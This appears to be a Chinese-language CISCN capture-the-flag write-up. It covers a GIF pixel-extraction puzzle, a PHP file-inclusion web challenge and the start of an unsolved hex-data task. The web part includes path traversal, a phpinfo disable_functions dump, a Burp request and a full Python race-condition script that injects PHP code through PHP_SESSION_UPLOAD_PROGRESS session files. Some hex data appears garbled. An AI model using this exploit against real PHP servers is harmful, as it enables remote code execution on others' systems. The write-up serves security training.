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
running_pixel.gif 是一张动图



使用 ffmpeg 直接把每一帧分帧成图片

```
.\ffmpeg.exe -i .\running_pixel.gif ./img/%d.png
```

得到总共 382 张图片，仔细观察这些图片，发现其中有部分图片，总会含有这个 RGB: 233,233,233 的像素块




猜测将这些含有像素 RGB: 233,233,233 的像素块提取出来，绘制成为 flag，将中途绘制的每一张图片保存出来

```
from PIL import Image


flag_img = Image.new('1',(400,400))
#mode=1 1位黑白像素，每字节存储一个像素
for name in range(1,383):
    framepic = Image.open(str(name)+'.png')
    framepic = framepic.convert("RGB")
    width,height = framepic.size
    for w in range(width):
        for h in range(height):
            if framepic.getpixel((w,h)) == (233,233,233):
                flag_img.putpixel((h,w),1)#原本用(w,h)发现是反的

flag_img.save('./flag/'+str(name)+'.png')
```



从第一张看到最后一张，即使flag的字符顺序

382.png 如下



<https://blog.csdn.net/mochu7777777>

flag顺序为: 12504D0F-9DE1-4B00-87A5-A5FDD0986A00

转换成小写即为正确的flag

CISCN{12504d0f-9de1-4b00-87a5-a5fdd0986a00}

场景实操二阶卷

WEB

middle_source



```
<?php
highlight_file(__FILE__);
echo "your flag is in some file in /etc ";
$field=$_POST["field"];
$cf="/tmp/app_auth/cfile/".$_POST['cf'];

if(file_exists($cf)){
    include $cf;
    echo $$field;
    exit;
}
else{
    echo "";
    exit;
}
?> your flag is in some file in /etc
```

```
PS D:\Tools\Web\Web_Scaner\dirsearch> python .\dirsearch.py -u http://123.60.221.85:23275/ -e php.html,zip
```

```
dirsearch v0.3.9
```

```
Extensions: php.html, zip | HTTP method: get | Threads: 10 | Wordlist size: 6516
```

```
Error Log: D:\Tools\Web\Web_Scaner\dirsearch\logs\errors-21-05-15_22-12-44.log
```

```
Target: http://123.60.221.85:23275/
```


```
[22:12:44] Starting:  
[22:12:46] 403 - 302B - /.ht_wsr.txt  
[22:12:46] 403 - 295B - /.hta  
[22:12:46] 403 - 304B - /.htaccess-dev  
[22:12:46] 403 - 306B - /.htaccess-local  
[22:12:46] 403 - 306B - /.htaccess-marco  
[22:12:46] 403 - 304B - /.htaccess.BAK  
[22:12:46] 403 - 305B - /.htaccess.bak1  
[22:12:46] 403 - 304B - /.htaccess.old  
[22:12:46] 403 - 305B - /.htaccess.orig  
[22:12:46] 403 - 307B - /.htaccess.sample  
[22:12:46] 403 - 305B - /.htaccess.save  
[22:12:46] 403 - 304B - /.htaccess.txt  
[22:12:46] 403 - 306B - /.htaccess_extra  
[22:12:46] 403 - 305B - /.htaccess_orig  
[22:12:46] 403 - 303B - /.htaccess_sc  
[22:12:46] 403 - 303B - /.htaccessBAK  
[22:12:46] 403 - 303B - /.htaccessOLD  
[22:12:46] 403 - 304B - /.htaccessOLD2  
[22:12:46] 403 - 301B - /.htaccess  
[22:12:46] 403 - 299B - /.htgroup  
[22:12:46] 403 - 304B - /.htpasswd-old  
[22:12:46] 403 - 305B - /.htpasswd_test  
[22:12:46] 403 - 301B - /.htpasswd  
[22:12:46] 403 - 299B - /.htusers  
[22:12:47] 200 - 208B - /listing ←  
[22:13:05] 200 - 2KB - /index.php  
[22:13:05] 200 - 2KB - /index.php/login/  
[22:13:14] 403 - 304B - /server-status  
[22:13:14] 403 - 305B - /server-status/
```

```
Task Completed
```

```
PS D:\Tools\Web\Web_Scaner\dirsearch>
```

```
https://blog.csdn.net/mochu7777777
```


扫出隐藏文件 <http://123.60.221.85:23275/.listing>



```
total 16 drwxr-xr-x 1 root root 4096 May 6 06:02 . drwxr-xr-x 1 root root 4096 Sep 22 2016 .. -rw-r--r-- 1 root root 257 Apr 29 11:46 index.php -rw-r--r-- 1 root root 19 Apr 29 10:51 you_can_seeeeeeee_me.php
```

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cf=../../../../var/www/html/you_can_seeeeeeee_me.php



```
if(rfile_exists('cf')){  
    include $cf;  
    echo $$field;  
    exit;  
}  
else{  
    echo "";  
    exit;  
}  
?> your flag is in some file in /etc
```

PHP Version 7.4.3

php

System	Linux 058e4de1e210 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Oct 6 2020 15:47:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2

查看器 控制台 浏览器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Cookie Editor

Load URL Split URL Execute

http://123.60.221.85:23275/

Post data Referer User Agent Cookies Clear All

cf=../../../../var/www/html/you_can_seeeeeeee_me.php

https://blog.csdn.net/mochu777777

有 `disable_functions`

Directive	Local Value	Master Value
<code>default_mimetype</code>	text/html	text/html
<code>disable_classes</code>	no value	no value
<code>disable_functions</code>	error_reporting,file_put_contents,fopen,fwrite,tempnam,fs fopen, error_log,pcntl,alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstoppe d,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitst atus,pcntl_wtermSIG,pcntl_wstopSIG,pcntl_signal,pctl_t l_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,chmod,exec,system,passthr,shell_exec,escapeshellarg,escapeshellcmd,proc_close,proc_open,ini_alter,dlopen,open,pcntl_exec,socket_accept,socket_bind,socket_c lear_error,socket_close,socket_connect,socket_create,listen,socket_create_pair,socket_create,socket_get_option,socket_getpeername,socket_getsockname,socket_last_error,socket_listen,socket_read,socket_recv,socket_recvfrom,socket_select,socket_send,socket_sendto,socket_set_block,socket_set_nonblock,socket_set_option,socket_shutdown,socket_strerror,socket_write,stream_socket_client,stream_socket_server,pfsclockopen,disk_total_space,disk_free_space,chunk_size,freespace_getusage,get_current_user, getmyuid, getmypid,dl_leak,listen,chgpr,link,symlink, dlopen,proc_nice,proc_get_stats,proc_terminate,shell_exec,sh2_exec, posix_getwuid, posix_getgrid, posix_kill, inode_rm, mififo, dbmopen, dbase_open, filepro, filepro_rowcount, posix_mkfifo, putenv, sleep, chdir, ini_set, mkdir, unlink	error_reporting,file_put_contents,fopen,fwrite,tempnam,fs fopen, error_log,pcntl,alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstoppe d,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitst atus,pcntl_wtermSIG,pcntl_wstopSIG,pcntl_signal,pctl_t l_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,chmod,exec,system,passthr,shell_exec,escapeshellarg,escapeshellcmd,proc_close,proc_open,ini_alter,dlopen,open,pcntl_exec,socket_accept,socket_bind,socket_c lear_error,socket_close,socket_connect,socket_create,listen,socket_create_pair,socket_create,socket_get_option,socket_getpeername,socket_getsockname,socket_last_error,socket_listen,socket_read,socket_recv,socket_recvfrom,socket_select,socket_send,socket_sendto,socket_set_block,socket_set_nonblock,socket_set_option,socket_shutdown,socket_strerror,socket_write,stream_socket_client,stream_socket_server,pfsclockopen,disk_total_space,disk_free_space,chunk_size,freespace_getusage,get_current_user, getmyuid, getmypid,dl_leak,listen,chgpr,link,symlink, dlopen,proc_nice,proc_get_stats,proc_terminate,shell_exec,sh2_exec, posix_getwuid, posix_getgrid, posix_kill, inode_rm, mififo, dbmopen, dbase_open, filepro, filepro_rowcount, posix_mkfifo, putenv, sleep, chdir, ini_set, mkdir, unlink
<code>display_errors</code>	Off	Off

disable_functions

高亮全部(A) 区分大小写(C) 匹配变音符号(I) 匹配词句(W) 第 1 项, 共找到 1 个匹配项

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Cookie Editor

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

http://123.60.221.85:23275/

Post data Referer User Agent Cookies Clear All

cf=../../../../var/www/html/you_can_seeeeeeee_me.php

https://blog.csdn.net/mochu777777

伪协议试了一些没有效果, 存在包含点, 得想办法getshell, 联想到 `PHP_SESSION_UPLOAD_PROGRESS` 包含Session文件

<code>session.save_path</code>	/var/lib/php/session/dadccaa5f	/var/lib/php/session/dadccaa5f
<code>session.serialize_handler</code>	php	php
<code>session.sid_bits_per_character</code>	4	4
<code>session.sid_length</code>	32	32
<code>session.upload_progress.cleanup</code>	On	On
<code>session.upload_progress.enabled</code>	On	On
<code>session.upload_progress.freq</code>	1%	1%
<code>session.upload_progress.min_freq</code>	1	1
<code>session.upload_progress.name</code>	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
<code>session.upload_progress.prefix</code>	upload_progress_	upload_progress_
<code>session.use_cookies</code>	1	1
<code>session.use_only_cookies</code>	1	1
<code>session.use_strict_mode</code>	0	0
<code>session.use_trans_sid</code>	0	0

progress

高亮全部(A) 区分大小写(C) 匹配变音符号(I) 匹配词句(W) 第 1 项, 共找到 10 个匹配项

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Cookie Editor

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

http://123.60.221.85:23275/

Post data Referer User Agent Cookies Clear All

cf=../../../../var/www/html/you_can_seeeeeeee_me.php

https://blog.csdn.net/mochu777777

默认配置也都是开着的, `session.save_path` 也在phpinfo中可以查看

Directive	Local Value	Master Value
<code>session.cookie_path</code>	/	/
<code>session.cookie_samesite</code>	no value	no value
<code>session.cookie_secure</code>	0	0
<code>session.gc_divisor</code>	1000	1000

session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	/var/lib/php/session/dadcjaafjf	/var/lib/php/session/dadcjaafjf
session.serialize_handler	php	php
session.sid_bits_per_character	4	4
session.sid_length	32	32
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_

save_path

高亮全部(A) 区分大小写(C) 匹配变音符号(I) 匹配词句(W) 第 1 项, 共找到 1 个匹配项

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Cookie Editor

Encryption Encoding SQL XSS Other

Load URL http://123.60.221.85:23275/

Split URL

Execute Post data Referer User Agent Cookies Clear All

cf=../../../../var/www/html/you_can_seeeeeeee_me.php

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```
session.save_path /var/lib/php/session/dadcjaafjf
```

构造poc即可

Intruder attack 30

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
766	null	200			2940	
0		200			2229	
1	null	200			2229	
2	null	200			2229	
3	null	200			2229	
4	null	200			2229	
5	null	200			2229	
6	null	200			2229	
7	null	200			2229	
8	null	200			2229	

Request Response

Raw Params Headers Hex

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----0ab638399985df4a5f30d76098c488b8
Cookie: PHPSESSID=mochu7
Content-Length: 534
Connection: close
-----0ab638399985df4a5f30d76098c488b8
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"
<?php print_r(scandir('/));?>
-----0ab638399985df4a5f30d76098c488b8

```

Content-Disposition: form-data; name="cf"
..../..../var/lib/php/sessions/dadcjaafj/sess_mochu7
-----0ab638399985df4a5f30d76098c488b8
Content-Disposition: form-data; name="file"; filename="mochu7.txt"

mochu7
-----0ab638399985df4a5f30d76098c488b8--

① < + > Type a search term 0 matches
Finished https://blog.csdn.net/mochu7777777

```

Intruder attack 30

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
766	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2940	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2229	

Request Response

Raw Headers Hex Render

```

</code>your flag is in some file in /etc upload_progress_Array
(
[0] => .
[1] => ..
[2] => .dockerenv
[3] => bin
[4] => boot
[5] => dev
[6] => entrypoint.sh
[7] => etc
[8] => home
[9] => lib
[10] => lib64
[11] => media
[12] => mnt
[13] => opt
[14] => proc
[15] => root
[16] => run
[17] => sbin
[18] => srv
[19] => sys
[20] => tmp
[21] => usr

```



```
# -*- coding: utf-8 -*-
import io
import requests
import threading

myurl = 'http://123.60.221.85:23275/index.php'
sessid = 'mochu7'
myfile = io.BytesIO(b'mochu7' * 1024)
writedata = {"PHP_SESSION_UPLOAD_PROGRESS": "<?php print_r(scandir('/'));?>"}
getshelldata = {'cf': '../../../../../var/lib/php/session/dadcjaafjf/sess_'+sessid}
mycookie = {'PHPSESSID': sessid}

def writeshell(session):
    while True:
        resp = session.post(url=myurl, data=writedata, files={'file': ('mochu7.txt', myfile)}, cookies=mycookie)

def getshell(session):
    while True:
        resp = session.post(url=myurl, data=getshelldata)
        if 'upload_progress' in resp.text:
            print(resp.text)
            break
        else:
            pass

if __name__ == '__main__':
    session = requests.session()
    writeshell = threading.Thread(target=writeshell, args=(session,))
    writeshell.daemon = True
    writeshell.start()
    getshell(session)
```

最后发现flag在 /etc/cfdgcjaedb/eehdebhdfg/debbeabiec/caghechgag/deffeaecfc/f1444444g

CISCN{LTcIA-c7UTV-e2SDM-KzngL-JODkM-}

MISC

隔空传话



```
data.txt
1 00110000D91685130402400F00000AA1BE8329BFD6689DFE2D01D1DA683D273101D5D069909E1F30F
2 00010005910180F6000045747419644CEBE774103C2A783D6E6101D5D069909E133283D07D1D16590392D9FD3413810397D4ED3E7A0B719947FD7E52038FAED2E83DCF5B6B882C07
3 00110000D91685130402400F00008AB0C90A3517646DE6852065462
4 00110000D91685130402400F00008B21770B77084F6080FD4CECE8F9P4E9B657063E91CC53D173B04EC04F48FF1F0077003400360035
5 04910180F604091685130402400F000012405291349508A035156D4C1B976F621BB95626936DE4D5A89C35CCE3308E668E566E3F02D46B8C5C8E258AD26B6C9C639B2B9560EC7CAE23239379B5
6 64397219761397C563B2F886ABCDCE84B0D93683CD2639B591C0E876166B3D92616C8663B1B96C1697C7E45BC0069
7 3E162B759326ABE56E3998595C2E88CD33734C66A6DC0AE11ACD3C697CBE51ACD1C888071
8 04910180F604091685130402400F000012405291443408A0E65A381723DFC6E21ACD4C8E8971B3724E76138B8CDE2F28D6C0BC76431F24C66A3E56E349C9956988DC330B3D86C2E7D76C319B6C5C2BD7
9 C684F2CC7CA80D0703805A9172E8863B7304E4CA3C56A81D9F886AB56263D6AC9CA3E56662B1AC66B8B0D601DAA568
10 GE5C6B55C2E261B7ECA3233C86AB99CB8D9CD160B76483B2397C1BDF68875C96C2688BCD
11 04910180F604091685130402400F000012405291938408A06418ED61688733858F95608C7C4B91C3926A3E5666359B85CA6D56030F3D08968B91C964186E06B8D5CCB3310C069BC9CCE55ACD06BB91
12 CDB1588D7C2B362359B5956A3916961B16C26130C7C8645A382636B68E1C8D9B68GDC663984D5613E37280F0789C2
13 3DCB82D88046CE8CD30DC7C8223E362B41C0E179356C329A2D4CAE8571B4324E96A39961
14 04910180F604091685130402400F000012405291443408A0E65A381723DFC6E21ACD4C8E8971B3724E76138B8CDE2F28D6C0BC76431F24C66A3E56E349C994C8E8D61B8DB8C9C1B8F67B89979468E8D
15 6F2933S9360P98C33808588CB5C5648571996CA6C16063F3AC6CA3D16235735C23983B999783C9C33712E97A
16 38561E39AD9961BCFC6B0992C7C38969B1DA8C469ED56E6219CD6C9FC5237B21866869961
17 04910180F604091685130402400F0000124052913408A0B8099AC4C86D16664F12D37868963649A4D7CCB957162982C789395C7629919169EC5C436B318178E95C7339B8D46C39173B789594C8BD9
